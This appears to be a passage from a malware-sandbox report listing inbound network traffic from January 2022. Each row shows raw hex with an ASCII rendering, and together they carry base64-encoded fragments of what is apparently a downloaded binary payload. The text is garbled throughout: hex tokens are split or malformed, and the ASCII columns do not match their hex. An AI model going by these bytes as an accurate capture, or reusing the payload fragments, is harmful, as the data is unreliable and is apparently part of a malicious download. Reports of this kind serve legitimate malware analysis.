2022-01-30 12:44:51 UTC	2481	IN	Data Raw: 77 67 2f 6a 2f 0d 0a 47 56 34 31 65 68 30 69 4b 35 49 49 47 56 35 64 77 34 76 2f 56 59 48 73 56 6a 50 35 4f 58 55 51 45 30 51 6b 79 68 55 6d 33 41 4e 66 46 66 39 31 44 4f 68 38 49 41 6f 41 67 7a 2f 77 64 41 5a 47 0d 0a 56 69 31 6a 50 59 46 74 43 52 4f 55 79 66 39 56 69 2b 78 57 4d 2f 77 35 64 52 42 78 49 56 4e 6d 59 75 59 75 54 54 2b 35 4b 6c 72 63 44 77 68 58 55 2b 69 4f 49 41 6f 41 67 7a 2f 77 64 41 5a 47 0d 0a 56 69 31 6a 50 59 4e 74 44 42 41 4b 67 59 7 6 2f 56 59 76 73 55 54 6e 41 69 55 33 7a 69 51 47 4a 4c 46 7a 36 41 47 43 37 46 6b 4c 65 41 78 43 4a 51 52 53 4a 51 52 4b 4a 51 52 79 47 51 53 43 4a 0d 0a 4c 48 7a 36 41 45 42 55 33 67 39 6e 79 30 45 34 69 45 45 38 69 59 74 41 42 41 41 50 69 59 46 45 61 56 68 7a 79 71 6e 37 6c 4d 57 6f 46 34 76 73 55 54 Data Ascii: wg//GV41eh0iK5iIGV5dw4v/VYHsVjP5OXUQE0QkyhUm3ANf9f1D0h8IAoAgz/wdAZGVi1jPYFiC ROUy9f9Vi+vWM/w5dRBxlvNmYuYUtt+5KlrcDwhXU+ioIAoAgz/wdAZGVi1jPYntDBAKgYvVYvsUTnAiU3ziQGJLFz 6AGC7FkLeAxCjQRSjQRKJQRyGQSCJLHz6AEBU3g9ny0E4iEE8iYABAAPIYFEaVhzyqn7IMWoF4vsUT

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:44:51 UTC	2497	IN	Data Raw: 44 74 62 76 58 55 49 36 41 54 2b 2f 2f 58 4d 69 2f 39 61 69 2b 79 4e 4b 45 67 6a 4b 32 6a 4e 49 6b 4b 6f 4e 77 6a 6f 54 76 2f 2f 2f 34 6e 45 45 46 33 4d 69 2f 39 56 0d 0a 35 72 54 2b 42 48 78 69 50 55 36 6f 4e 78 44 2f 64 51 7a 2f 64 51 4c 6f 56 66 2f 77 2f 34 50 45 65 51 57 77 79 70 64 6b 41 50 48 66 38 77 63 51 4d 2f 5a 71 41 47 4b 67 44 77 41 50 56 2b 6a 4b 0d 0a 43 56 68 7a 78 4b 68 47 54 37 46 53 6d 72 49 48 45 49 50 47 47 49 6e 48 47 49 48 78 55 41 45 41 62 53 71 6f 38 57 6e 5a 58 53 52 58 71 68 30 41 41 41 42 5a 4d 73 70 66 58 73 4f 45 2f 31 57 4d 0d 0a 67 54 4d 32 53 58 41 33 33 2f 39 51 55 6c 44 2f 46 52 42 67 42 68 70 64 77 34 76 77 56 6f 73 31 74 65 70 30 55 65 33 45 49 32 34 38 68 42 68 58 6a 62 68 77 73 51 30 51 56 2f 38 61 48 47 41 47 0d 0a Data Ascii: DtbwXUI6AT+//XMi/9ai+yNKEgjk2jNlKk0NwjoTv///4nEEF3Mi/9V5rT+BHXiPU60NxD/d/Qz/dQLoVf/w/4PEe QWwypdkAPHf8wcQM/ZqAGKgDwAPV+JKCVhzxKhGT7FSmrIHIEIPGGLnHGIHxUAEEAbSqa8WnZXSRXqh0AA ABZMspfXsOE/1WLgTMSXA33/9QUID/FRBgbBhpdw4vwVos1tep0Ue3EI248hBhXjbhwsQ0QV/8aHGAG
2022-01-30 12:44:51 UTC	2513	IN	Data Raw: 51 34 41 74 38 65 70 6e 53 64 7a 51 52 31 49 33 41 4e 62 79 56 55 49 39 38 48 2f 2f 77 55 41 64 51 53 4b 30 6e 52 6f 0d 0a 73 34 48 4e 51 70 54 4e 71 4a 47 33 45 54 50 62 39 73 52 42 64 51 74 44 39 6b 55 42 45 48 55 66 62 70 48 36 44 47 53 33 68 54 64 52 77 63 6b 42 69 55 30 4d 41 39 68 4f 39 6b 55 42 45 48 54 6f 0d 0a 43 39 4d 4f 54 2b 46 6e 58 2f 61 34 76 51 41 41 5a 69 50 34 68 64 45 50 74 38 64 70 69 58 30 4f 4e 69 78 36 54 47 69 79 56 30 34 78 79 30 5 5 4f 33 55 55 49 61 67 70 52 55 64 30 54 4a 4f 67 78 0d 0a 62 56 68 7a 77 71 77 2b 76 47 30 39 51 6c 48 64 32 46 48 64 48 43 37 6f 48 67 41 50 41 41 2b 33 6d 74 75 33 54 61 6e 63 55 38 2b 78 76 51 63 41 41 49 48 75 2f 67 6b 41 41 46 2b 45 52 52 43 4a 0d 0a 58 51 59 75 67 75 50 4e 41 73 57 37 45 31 47 4c Data Ascii: Q4At8epnSdzQR1I3ANbyVUI98H//wUAdQSK0nRos4HNqpTnqJG3ETPb9sRBdQtD9kUBEHufbpH6DGS 3hTdRwckBiUOMA9hO9kUBEHToC9MOT+FnX/a4vQAAZiP4hdEP8dpIX00Nix6TGiyV04xy0UO3UUIagpRUd0TJOGxb Vhzwqw+vG09QIHd2FHDHC7oHgAPAA+3mtu3TancU8+xvQcAAIHu/gkAAF+ERRCJXQYuguPNAsW7E1GL
2022-01-30 12:44:51 UTC	2529	IN	Data Raw: 44 70 62 77 58 34 59 2f 6e 51 47 67 45 51 6f 67 4f 74 32 69 38 66 47 0d 0a 4b 33 44 79 77 6f 41 79 49 31 37 55 71 67 46 30 42 34 50 6f 41 57 44 30 36 77 5a 6c 39 65 73 43 42 36 34 72 45 5a 63 6e 39 79 35 52 55 6f 76 59 67 2f 76 2f 64 41 65 46 32 33 51 47 55 2f 38 56 0d 0a 79 54 68 31 55 59 4d 77 5a 49 37 53 67 6e 51 63 44 37 62 41 69 56 51 59 67 2f 67 4e 64 51 61 41 49 33 41 7a 71 6b 47 78 72 30 30 69 5a 6f 42 4f 4b 41 6a 72 48 6f 70 4f 4b 45 44 49 52 68 6a 2b 0d 0a 6b 71 65 4d 34 46 79 47 55 46 37 53 67 6e 51 4b 69 77 53 74 38 30 6f 51 2f 76 2f 2f 30 65 44 6b 6e 74 38 78 44 2f 4e 71 4c 45 49 48 46 76 44 61 67 78 6f 2b 48 51 48 45 4f 67 50 37 66 37 2f 0d 0a 42 31 2b 62 68 4d 72 4e 71 42 64 6b 6d 59 68 64 35 34 6c 64 2f 46 6e 6f 4f 4a 51 50 41 46 6d 46 Data Ascii: DpbwX4Y/nQGgEQogOt2i8fGK3DywoAyl17UqgF0B4PoAWD06wZl9esCB64rEzCn9y5RUovYg/v/dAe F23QGU8V/yTh1UYMwZl7SgnQcD7bAiVQYg/gNdQaAl3AzqkGxr0iZoBOKAjrHopOKEDIrhj+kyeM4FyGUF7SgnQKi wS4x0oQ/v/w/0eDklt8xD/NqLEIHFvDagxo+HQHEOgP7f7/B1+bhMrNqBdkmYhd54ld/FnoOJQPAFmF
2022-01-30 12:44:51 UTC	2545	IN	Data Raw: 51 63 66 5a 67 38 6f 0d 0a 57 4f 69 2f 52 33 68 55 57 42 65 59 4a 41 39 59 30 57 59 50 63 4d 44 75 38 67 39 57 31 2f 49 50 4e 59 6d 42 54 6a 44 6d 4d 55 46 46 5a 39 44 4d 42 68 42 6d 44 32 54 4b 67 65 71 50 2f 77 45 41 0d 0a 6d 6f 4b 79 75 32 2b 78 6c 55 7a 63 67 49 50 67 49 41 50 51 5a 67 56 58 2f 37 69 50 50 77 41 41 43 31 65 33 75 57 76 41 57 42 63 44 5a 68 54 79 44 31 6e 48 5a 67 56 7a 38 53 31 70 44 30 54 4b 54 35 38 61 56 58 79 6d 30 68 48 73 41 39 59 36 6d 59 50 57 64 50 79 44 31 6a 4b 5a 67 38 55 72 54 35 38 47 4a 6a 41 57 42 65 33 4a 41 39 5a 77 47 59 50 57 50 52 6d 44 31 6e 33 38 67 39 5a 0d 0a 72 6a 35 38 4d 5a 2f 63 70 55 45 4f 68 57 59 50 63 4f 76 75 38 67 56 5a 38 2f 49 41 57 65 4e 6d 59 6a 61 4b 4a 32 64 42 6f 47 4d 78 54 57 37 53 Data Ascii: QcfZg8oWoi/R3hUWBeYJA9Y0WYPcMDu8g9W1/IPNYmBTjDmMUFFZ9DMbHmD2TKgeqP/wEAmoKyu2+ xIUzcgIPglAPQZgVX/7iPPwAAC1e3uWvAWBcDZhTyD1nHZgVz8S1pD3DJKT58aVXym0hHsA9y6mYPWdPyD1jKZg8Ur T58GJjAwBe3JA9ZwGYPWPRmD1n38g9Zrj58MZ/cpUEOHWYPcOvu8gVZ8/AWENmYjaKJ2dBoGMxTW7S
2022-01-30 12:44:51 UTC	2561	IN	Data Raw: 2b 56 30 35 58 77 53 63 41 6a 55 58 73 69 37 53 77 41 41 41 50 61 67 35 58 42 31 6b 6a 71 63 50 77 71 4c 48 61 43 51 53 4c 38 46 46 71 44 31 32 4e 52 65 78 6c 41 56 44 6f 0d 0a 2b 71 4d 76 6d 50 43 32 6a 71 31 66 45 6d 6f 51 56 34 31 46 37 47 41 42 55 4f 69 4d 77 76 2f 2f 5a 71 6a 2b 41 6c 68 69 50 55 41 41 7a 30 58 73 61 67 4a 51 36 47 5 8 43 2f 2f 2b 4d 78 46 41 4c 0d 0a 6e 64 55 77 64 54 68 59 57 42 6e 61 42 2b 78 71 41 6c 44 6f 57 4d 6a 2f 2f 34 50 4c 4 6 41 76 47 47 58 49 67 71 51 72 4d 71 4c 45 45 71 70 70 32 2f 2f 2f 64 66 4c 6f 6b 6e 62 77 2f 34 50 45 0d 0a 59 64 73 2b 74 5a 65 35 47 72 49 47 71 6f 4a 32 2f 2f 2b 4c 52 66 35 5a 36 33 43 45 55 77 6a 72 5a 74 55 37 6b 65 6a 4c 58 6a 6 b 2f 79 67 70 43 69 67 4b 45 77 48 2f 76 69 33 33 33 69 33 55 49 Data Ascii: +V05XwScAjUXsi7SwAAAPag5XB1kjqcPwqLHaCQSL8FFqD12NRexIAVDo+pqMvmPC2g1fEmoQV41F7 GABUOiMwv//Zqj+AlhiPUAAz0XsagJQ6GXC//+MxFALndUwdThYWBnaB+xqAlDoWMj//4PLFAvGGXlGqQrMqLEEqpp 2l///dflLoknbw/4PEYds+Ize5GrIGqoJ2//+LRf5Z63CEUwjrZiU7kejLXjk/ygpCigKEwH/vi333i3UI
2022-01-30 12:44:51 UTC	2577	IN	Data Raw: 46 79 58 52 31 67 36 57 30 6c 61 65 4d 51 56 76 4e 33 4d 72 71 63 76 37 2f 2f 32 6f 4b 57 76 33 69 41 34 57 37 2b 50 2f 2f 0d 0a 35 4e 7a 4f 63 5a 62 4e 71 4d 32 46 51 6b 65 4a 6c 62 54 34 2f 2f 55 37 2b 58 58 57 69 37 32 34 6c 61 65 4d 78 4c 70 47 46 38 58 53 62 76 37 2f 2f 34 50 34 63 33 6b 50 69 5a 53 4b 4d 50 37 2f 0d 0a 6b 71 66 32 62 5a 62 4e 71 4b 56 78 63 63 42 51 69 59 57 63 39 76 58 2f 69 59 55 6a 2f 76 2f 2f 34 4e 33 74 2f 34 66 4e 42 38 50 63 76 37 2f 2f 31 5a 51 36 42 48 53 2f 76 2b 4d 78 42 43 4e 0d 0a 36 41 53 50 76 70 64 69 32 73 74 37 76 50 2f 2f 55 4f 68 75 7a 50 54 2f 57 56 6d 45 6a 5a 7a 34 6b 71 63 5a 53 7a 49 4a 6c 55 48 53 42 41 45 41 41 49 75 46 58 50 62 2f 2f 34 31 32 41 66 2b 46 0d 0a 2b 61 43 4d 76 71 34 7a 5a 73 66 71 2b 76 Data Ascii: FyXR1g6W0laeMQVvN3Mrqc7//2oKWv3iA4W7+P//5NzOcZbNqM2FQkeJlBt//U7+XXWi724laeMx LpGF8XSbv7//4P4c3kPiZSKMP7/kqf2bZbNqKVxccBQiYWc9vX/iYUjv//4N3Ti5fNB8PScv7//1ZQ6BHS/v+MxBC N6ASPvpdi2st7vP//UOHuzPT/WvWmEjZ4kqcZSziJIUHSBAEAAuFXPb//412Af+F+aCMvq4ZsZfq+v
2022-01-30 12:44:51 UTC	2593	IN	Data Raw: 79 2f 33 45 6a 61 77 2b 33 30 43 50 57 77 65 67 45 71 41 52 37 41 34 50 4b 0d 0a 5a 66 42 37 4e 57 75 78 6e 55 72 2f 55 6e 51 44 67 38 6f 43 71 43 70 30 41 67 76 5a 71 41 4a 30 62 31 4f 6b 54 73 5a 76 72 38 55 53 75 6f 50 67 77 49 6c 46 39 41 57 75 56 66 53 45 52 66 69 6f 0d 0a 55 69 78 62 79 71 41 52 6d 59 2b 32 52 71 67 45 64 41 4f 44 79 51 4b 6f 43 48 51 4d 67 38 6b 45 78 55 67 48 51 75 76 37 56 65 5a 33 4e 67 49 4c 7a 71 67 43 64 41 67 4c 7a 77 76 46 69 38 46 66 0d 0a 68 6d 51 56 79 69 58 4f 5a 49 36 68 67 7a 39 30 4d 51 2b 33 77 53 6e 47 77 65 41 4c 39 73 45 45 47 56 76 77 69 57 44 45 6c 6b 59 6a 51 59 50 49 42 50 62 42 45 48 34 44 67 2b 37 4e 4c 39 73 45 67 0d 0a 47 56 70 34 68 35 37 7a 56 54 70 53 54 77 41 41 43 41 42 65 79 63 6d 4c 2f 31 57 45 37 49 Data Ascii: y/3Ejaw+30CPWwegEqAR7A4PKZfB7NWuxnUr/UnQDg8oCqCp0AgvZqAJ0b1OkTsZvr8USuoPGwllF9 AWuVfSERfioUixbyqArMvY+2RqgEdAOdyQK0CHQMg8kExUgHQuV7VeZ3NglZqqCdmQVwF8f8hmQVYiXOZi6hg29 OMQ+3wSnGweAL9sEEGVvwiWDEikYjYPIBpBEH4Dg8gN9sEgGVp4b57zTpTs2wAACABeycmL/1WE7I
2022-01-30 12:44:51 UTC	2609	IN	Data Raw: 4c 54 62 7a 6d 76 30 2f 37 0d 0a 6b 74 50 2b 6f 5a 62 4e 71 4b 65 54 46 76 76 2f 69 30 32 34 36 61 5a 50 2b 2f 2b 43 6a 52 54 2f 6b 71 65 61 38 44 7a 4a 71 4d 58 61 68 76 37 2f 2f 2b 6d 6d 56 50 48 2f 69 30 32 37 36 59 35 50 0d 0a 6c 71 66 34 7a 4e 54 4d 71 4c 47 2b 30 56 54 37 2f 34 32 4e 48 50 54 2f 2f 2b 6d 48 56 50 76 2f 35 74 58 62 76 35 66 4e 76 6a 4d 44 75 66 2b 4c 6a 61 44 2b 2f 2f 58 70 63 6c 54 30 2f 34 32 4e 0d 0a 61 61 4d 76 6f 46 56 41 37 57 6f 79 59 32 51 2f 76 2f 2f 36 56 5a 55 2b 2f 2b 45 6a 59 6a 2b 6b 71 65 61 45 44 7a 4a 71 4d 50 61 72 76 33 2f 2f 2b 6c 47 56 50 48 2f 69 34 31 33 2f 76 2f 2f 0d 0a 68 47 4d 6e 75 70 65 35 32 69 61 70 76 66 2f 70 4d 46 54 37 2f 34 47 4e 57 50 37 77 2f 2b 6b 6c 4f 61 4f 4d 7b 75 56 36 71 62 47 6f 71 78 Data Ascii: LTbzmv0/7ktP+oZbNqKeTFvwi0246aZP+/+CjRT/kqea8DzJqMxahv7//+mmVPH/i0276Y5Plqf4zNTMqLg+0VT 7/42NHPT//+mHVPv/5tXbv5fNvjMDuf+LjaD+//XpclT0/42NaaaMvoFVA7WoyY2Q/v//6VZU/+eEjYj+kqeaEDzJqMParv3//+I GVPH/i413/v/hGMnpuce52iapvfi/pMFT7/4GNWP7w/+kIOaOMyuV6qbGoqx

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:44:51 UTC	2625	IN	Data Raw: 4f 4e 6e 71 78 7a 63 42 2f 68 51 36 48 2f 50 2f 66 58 47 67 45 53 6c 42 78 41 41 68 70 37 34 70 44 58 78 6d 34 49 43 79 65 79 44 37 41 67 50 56 38 70 6d 44 78 4e 4b 2b 4f 73 53 0d 0a 35 68 32 4c 77 71 67 7a 33 41 4f 72 77 64 45 41 69 55 58 34 69 55 66 38 67 33 33 7a 41 48 63 69 48 31 37 77 50 4a 41 76 4a 46 51 39 51 6d 6f 42 69 31 58 38 55 6f 46 46 2b 46 44 6e 4c 38 2f 39 0d 0a 6b 70 37 7a 6c 63 67 31 52 30 36 38 68 49 76 6c 58 63 50 4d 7a 46 2b 4c 37 49 50 6a 43 41 39 58 72 54 35 38 55 69 33 4b 76 46 7a 63 42 2f 69 44 77 41 47 4c 54 66 61 44 30 51 43 47 52 66 69 4a 0d 0a 49 4b 54 77 50 4a 51 79 49 47 77 6c 52 49 4e 39 2b 41 52 7a 47 6d 41 41 61 67 47 45 56 66 78 53 35 68 32 4c 45 59 44 74 6d 62 4f 6f 68 49 42 77 6f 6f 63 51 41 4f 48 47 69 2b 56 53 77 38 Data Ascii: ONnqxzcB/hQ6H/P/fXGgESlBxAAhP74pDXxm4lCyeyD7AgPV8pmDxNK+OsS5h2Lwqgz3AOrwdEAiUX4iUf8g33zAHciH17wPJAvJFQ9QmoBi1X8UoFF+FDnL8/9kp7zlcg1R068hIvXcPMzF+L7IPJCA9XrT58Ui3KvFzcB/iDwAGLTfaD0QCGRfiJIKTwPJQylGwlRIN9+ARzGmAaagGEVfxS5h2LEYDmbOohlBwogcQAOHG+VSw8
2022-01-30 12:44:51 UTC	2641	IN	Data Raw: 50 38 44 41 41 41 4b 41 41 41 41 66 56 68 7a 51 57 55 79 56 30 35 67 51 67 41 41 45 77 41 41 41 47 34 4a 41 41 41 66 41 41 41 0d 0a 2f 46 68 7a 51 55 45 79 56 30 35 63 51 77 41 41 46 67 41 41 41 48 6f 41 41 41 41 54 41 41 41 41 50 56 68 7a 51 58 6b 79 56 30 35 56 51 67 41 41 41 67 41 41 41 43 30 41 41 41 41 54 41 41 41 0d 0a 59 56 68 7a 51 57 55 79 56 30 35 59 51 67 41 41 45 77 41 41 41 41 73 41 41 41 41 6e 41 41 41 41 61 31 68 7a 51 58 34 79 56 30 34 73 51 67 41 41 41 67 41 41 41 46 30 41 41 41 41 5a 41 41 41 41 0d 0a 54 46 68 7a 51 55 38 79 56 30 36 44 51 67 41 41 4a 77 41 41 41 49 6b 41 41 41 41 5a 41 41 41 41 69 31 74 7a 51 57 55 79 56 30 35 66 51 67 41 41 44 41 41 41 41 42 38 41 41 41 41 45 41 41 41 41 0d 0a 66 46 68 7a 51 58 6f 79 56 30 35 6c Data Ascii: P8DAAAKAAAAFVhzQWUyV05gQgAAEwAAAG4JAAAFAAAA/FhzQUEyV05cQwAAfGgAAAAHoAA AAATAAAPVhzQXkyV05VQgAAAgAAAC0AAAAATAAAAYVhzQWUyV05YQgAAEwAAAAaAAAAa1hzQX4yV 04sQgAAAgAAAF0AAAAZAAAAATFhzQU8yV06DQgAAJwAAAlkAAAAZAAAAI1zQWUyV05fQgAADAAAAAB8AA AAEAAAAfFhzQXoyV05l
2022-01-30 12:44:51 UTC	2657	IN	Data Raw: 55 67 79 4c 6b 34 34 51 6e 55 41 63 67 41 67 41 48 6f 41 63 67 42 67 41 47 63 41 0d 0a 48 31 67 53 51 51 55 79 64 30 34 30 51 6d 45 41 62 67 41 67 41 47 6b 41 59 51 42 36 41 48 4d 41 43 46 68 54 51 51 6b 79 4f 55 35 33 51 6d 45 41 63 77 42 7a 41 47 38 41 63 67 42 37 41 47 6b 41 0d 0a 41 6c 67 64 51 57 49 79 4d 55 34 32 51 6d 6b 41 62 41 42 31 41 48 67 41 5a 51 41 6a 41 43 41 41 48 6c 67 57 51 51 30 79 64 30 34 6a 51 6d 67 41 5a 51 67 41 46 77 41 61 51 42 38 41 48 55 41 0d 0a 44 46 67 66 51 55 67 79 46 45 35 38 51 69 73 41 49 41 42 6b 41 47 55 41 59 77 42 36 41 47 30 41 43 46 67 64 51 52 77 79 4e 6b 34 6a 51 6d 6b 41 62 77 42 75 41 43 6f 41 62 77 42 68 41 43 41 41 0d 0a 44 46 67 41 51 52 73 79 4d 6b 34 6c 51 6e 51 41 63 77 41 41 41 43 49 41 55 41 42 39 Data Ascii: UgyLk44QnUAcgAgAHoAcgBgAGcAH1gSQQUyD040Q0mEAbgAgAGkAYQB6AHMCAcFtTQqkyO U53QmEAcwBzAG8AcgB7AGkAAIgdQWlyMU42QmkAbAB1AHgAZQAJaCAAAHlgWQQU0yD04jQmgAZQAgAFwAa QB8AHUADFgfQUgyFE58QisAlABkAGUAYwB6AG0ACFgdQRwyNk4jQmkAbwBwAcOAbwBhACAADFgAQRSyM k4lQnQAcwAAACIAUAB9
2022-01-30 12:44:51 UTC	2673	IN	Data Raw: 47 38 45 41 41 44 66 36 41 59 51 0d 0a 42 6c 78 7a 51 59 6a 61 55 56 34 37 52 67 41 41 38 4f 67 47 45 49 73 45 41 41 44 7a 36 41 59 51 62 46 42 7a 51 57 44 62 55 56 35 54 53 67 41 41 50 4d 34 47 45 41 30 49 41 41 41 62 36 51 59 51 0d 0a 5a 46 42 7a 51 55 6a 62 55 56 35 64 53 67 41 41 4c 4f 6b 47 45 41 59 49 41 41 41 33 36 51 59 51 66 56 42 7a 51 53 7a 62 55 56 35 45 53 67 41 41 55 4f 6b 47 45 42 34 49 41 41 42 54 36 51 59 51 0d 0a 65 31 42 7a 51 51 4a 62 55 56 35 4e 53 67 41 41 64 4f 6b 47 45 42 63 49 41 41 43 44 36 51 59 51 51 56 42 7a 51 66 44 62 55 56 35 73 53 67 41 41 73 4f 6b 47 45 44 51 49 41 41 43 7a 36 51 59 51 0d 0a 4c 6c 42 7a 51 61 44 62 55 56 34 38 53 67 41 41 34 4f 6b 47 45 41 73 4d 41 41 44 2f 36 51 59 51 61 56 52 7a 51 5a 54 62 55 56 35 51 Data Ascii: G8EAADf6AYQBxZQYjaUV47RgAA8OgGEIsEAADz6AYQbFBzQWDbUV5TSgAAPM4GEA0IAAAb6YQYZFB zQUjbUV5dSgAALOkGEAYIAAA36QYQfVBzQSZbUV5ESgAAUOKGEB4IAA8T6QYQe1BzQQDbUV5NSgAAAdOk GEBclAACD6YQQVbZQfDbUV5sSgAAsOkGEDQIAACz6QYQLIBzQaDbUV48SgAA4OkGEAsMAAD/6QYQaVR zQZThUV5Q
2022-01-30 12:44:51 UTC	2689	IN	Data Raw: 6e 66 56 44 71 4c 6e 46 32 56 53 68 37 50 63 31 49 50 51 6f 41 49 4a 61 37 6b 58 6f 2f 31 7a 78 66 42 6e 66 7a 46 58 4e 58 51 74 54 43 4e 6b 74 37 50 39 69 64 38 75 70 4b 43 55 30 39 0d 0a 62 56 6a 6e 67 39 59 32 4b 33 45 67 2f 44 4f 49 4d 65 63 68 50 51 6f 41 74 4a 56 44 76 6e 77 2f 30 71 41 74 55 54 41 66 45 58 4e 58 51 70 67 38 34 48 64 39 50 7a 6f 63 6b 4a 34 75 68 55 38 39 0d 0a 62 56 6a 54 39 68 45 44 4b 58 45 72 59 4d 53 76 2b 31 45 38 50 51 6f 41 4a 41 63 57 36 33 34 2f 31 36 73 59 79 41 34 31 46 33 4e 58 51 6f 51 72 76 71 52 2f 50 35 59 58 75 6d 4b 4d 56 55 4d 39 0d 0a 62 56 6a 6a 30 31 77 64 31 33 46 39 7a 30 74 66 79 7a 77 71 50 51 6f 41 50 4a 72 5a 64 49 41 2f 75 46 36 2f 7a 42 41 35 48 6e 4e 58 51 67 34 79 73 64 47 41 50 33 31 5a 7a 31 59 71 Data Ascii: nFVdQLnF2VSh7Pc1IPQoAlJa7kXo/1zxfBnfzFXNXQtCNkt7P9id8upKCU09bvJng9Y2K3Eg/DOIM echPQoAtJVDvnw/0QAtUTAfEXNXQpg84Hd9PzockJ4uhU89bvJT9hEDKXEYMSv+1E8PQoAJAcW634/16sYyA41F3N XQoQrvR/P5YXumKMVUM9bvJ01wd13F9z0tfyzwqPQoAPJrZdIAuF6zDxB5HhNXQqAP31Zz1Yq
2022-01-30 12:44:51 UTC	2705	IN	Data Raw: 51 50 77 6f 41 41 41 44 76 74 4d 38 2f 62 56 68 7a 51 59 69 47 6d 48 46 58 51 67 41 41 67 47 2f 50 50 77 6f 41 41 41 43 50 62 38 38 2f 0d 0a 62 56 68 7a 51 55 67 59 6d 48 46 58 51 67 41 41 49 43 72 50 50 77 6f 41 41 41 44 50 35 4d 34 2f 62 56 68 7a 51 61 6a 57 6d 58 46 58 51 67 41 41 59 4a 2f 4f 50 77 6f 41 41 41 42 76 6e 38 34 2f 0d 0a 62 56 68 7a 51 57 68 6f 6d 58 46 58 51 67 41 41 41 46 72 4f 50 77 6f 41 41 41 43 66 47 38 34 2f 62 56 68 7a 51 66 67 70 6d 58 46 58 51 67 41 41 4d 4e 62 4e 50 77 6f 41 41 41 41 2f 31 73 30 2f 0d 0a 62 56 68 7a 51 61 69 6c 6d 6e 46 58 51 67 41 41 77 4a 66 4e 50 77 6f 41 41 41 42 66 57 63 30 2f 62 56 68 7a 51 54 68 72 6d 6e 46 58 51 67 41 41 34 42 72 4e 50 77 6f 41 41 41 41 44 76 47 73 30 2f 0d 0a 62 56 68 7a 51 51 6a 52 6d 33 Data Ascii: QPwoAADvtM8/bVhzQYiGmHFXQgAAgG/PPwoAAACpB88/bVhzQUgYmHFXQgAAICrPPwoAADp5M4/b VhzQajWmXFXQgAAyJ/OPwoAAABvn84/bVhzQWhomXFXQgAAAFrOPwoAAACfG84/bVhzQfgpmXFXQgAAM NbNPwoAAAA/1s0/bVhzQailmnFXQgAAwJfNPwoAAABfWc0/bVhzQThrmnFXQgAA4BrNPwoAADvGs0/bVhzQJqJrm3
2022-01-30 12:44:51 UTC	2721	IN	Data Raw: 31 55 58 73 79 56 30 34 4f 53 51 59 51 46 41 41 41 41 47 34 4c 42 68 41 50 41 41 41 41 0d 0a 41 6c 4e 31 55 58 34 79 56 30 34 74 53 51 59 51 46 77 41 41 41 49 38 4c 42 68 41 58 41 41 41 41 2f 56 4e 31 55 57 67 79 56 30 37 4d 53 51 59 51 47 67 41 41 41 4b 77 4c 42 68 41 55 41 41 41 41 0d 0a 33 46 4e 31 55 58 51 79 56 30 37 72 53 51 59 51 41 41 41 41 41 4d 30 4c 42 68 41 52 41 41 41 41 76 31 4e 31 55 58 63 79 56 30 36 4b 53 51 59 51 49 41 41 41 41 4f 49 4c 42 68 41 50 41 41 41 0d 0a 6e 6c 4e 31 55 55 6f 79 56 30 36 70 53 51 59 51 49 77 41 41 41 41 4d 4d 42 68 41 72 41 41 41 41 65 56 52 31 55 55 6f 33 78 46 64 78 51 67 41 41 41 47 30 48 45 41 6f 41 41 41 50 41 41 41 41 0d 0a 62 56 68 7a 51 57 67 79 56 30 35 58 51 67 41 41 41 51 41 41 41 50 58 2f 2f 2f Data Ascii: 1UXsyV04OSQYQFAAAAG4LBhAPAAAAIN1UX4yV04tISQYQFwAAAI8LBhAXAAAA/VN1UWg yV07MSQYQGgAAAKwLBhAUAAAA3FN1UXQyV07rSQYQAAAAAM0LBhARAAAAvN1UXcyV06KsQYQIAAAAAOI LBhAPAAAAIN1UUYV06pSQYQlwAAAAAMMBhArAAAAeVR1UU0x3FdXqgAAAG0HEaOAAAAAPAAAbVhzQWg yV05XQgAAAQAAAPX///

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:44:51 UTC	2737	IN	Data Raw: 41 41 4d 77 77 46 6a 49 2b 4d 70 59 79 0d 0a 33 47 71 31 64 4d 59 45 34 48 5a 78 66 67 41 41 41 46 41 41 41 43 6f 41 41 41 41 4a 4d 59 41 7a 75 32 74 56 64 78 34 45 6b 58 5a 42 65 32 59 37 74 6a 73 47 50 6c 77 2b 41 41 41 50 59 41 41 41 0d 0a 54 56 68 7a 51 63 34 43 6f 58 35 70 63 5a 59 7a 44 6a 5a 6d 4e 72 77 34 42 6a 6c 33 4f 39 59 37 6d 32 64 7a 51 57 68 43 56 30 35 4c 51 67 41 41 6c 6a 41 30 4d 55 77 78 51 44 52 5a 4e 78 59 34 0d 0a 75 32 41 6c 65 37 34 4a 6b 58 4e 58 77 67 41 41 48 41 41 41 41 77 77 52 6a 4a 5a 4e 43 59 33 7a 6d 44 51 65 31 51 4f 30 58 4e 78 66 4d 59 2b 41 4a 41 41 41 45 49 41 41 41 42 70 4d 4a 59 79 0d 0a 67 6d 75 48 63 6d 45 47 51 6e 70 4e 6a 6c 67 32 58 54 62 33 4e 76 59 32 4a 6a 6d 77 4f 63 51 35 53 32 4b 79 65 36 34 49 63 58 Data Ascii: AAMwwFjl+MpYy3Gq1dMYE4HZxfgAAAFAAACoAAAAJMYAzu2tVdx4EkXZBe2Y7tjsGPlw+AAAPYAAATVhzQc4CoX5pcZYzDjZmNrw4Bjl3O9Y7m2dzQWhCV05LQgAAIjA0MUwxQDRZNxY4u2Ale74JkXNXwgAAHAAAAAwRjJZNCY3zmDQe1QO0XNxfMY+AJAAAEIAAABpMJYygmuhcmEGQnpNdlg2XTb3NvY2JjmwOcQ5S2Kye64lcX
2022-01-30 12:44:51 UTC	2753	IN	Data Raw: 57 66 62 66 74 67 4e 37 33 47 58 66 63 67 2f 30 44 2f 59 50 2b 6f 2f 36 44 2f 2f 50 2f 67 2f 62 61 68 31 51 55 51 7a 56 30 35 58 63 67 67 77 45 44 41 59 4d 43 6f 77 4b 44 41 2f 4d 44 67 77 0d 0a 4c 57 67 37 63 54 67 43 44 33 34 33 63 6d 67 77 63 44 42 34 4d 49 6f 77 69 44 43 66 4d 4a 67 77 7a 57 6a 62 63 64 67 43 37 33 36 58 63 73 67 77 30 44 44 59 4d 4f 6f 77 36 44 44 2f 4d 50 67 77 0d 0a 62 57 6c 37 63 48 67 44 54 33 39 33 63 79 67 78 4d 44 45 34 4d 55 6f 78 53 44 46 66 4d 56 67 78 44 57 6b 62 63 42 67 44 4c 33 2f 58 63 34 67 78 6b 44 47 59 4d 61 6f 78 71 44 47 2f 4d 62 67 78 0d 0a 72 57 6d 37 63 4c 67 44 6a 33 2b 33 63 2b 67 78 38 44 48 34 4d 51 6f 79 43 44 49 66 4d 68 67 79 54 57 70 62 63 31 67 41 62 33 77 58 63 45 67 79 55 44 4a 59 4d 6d 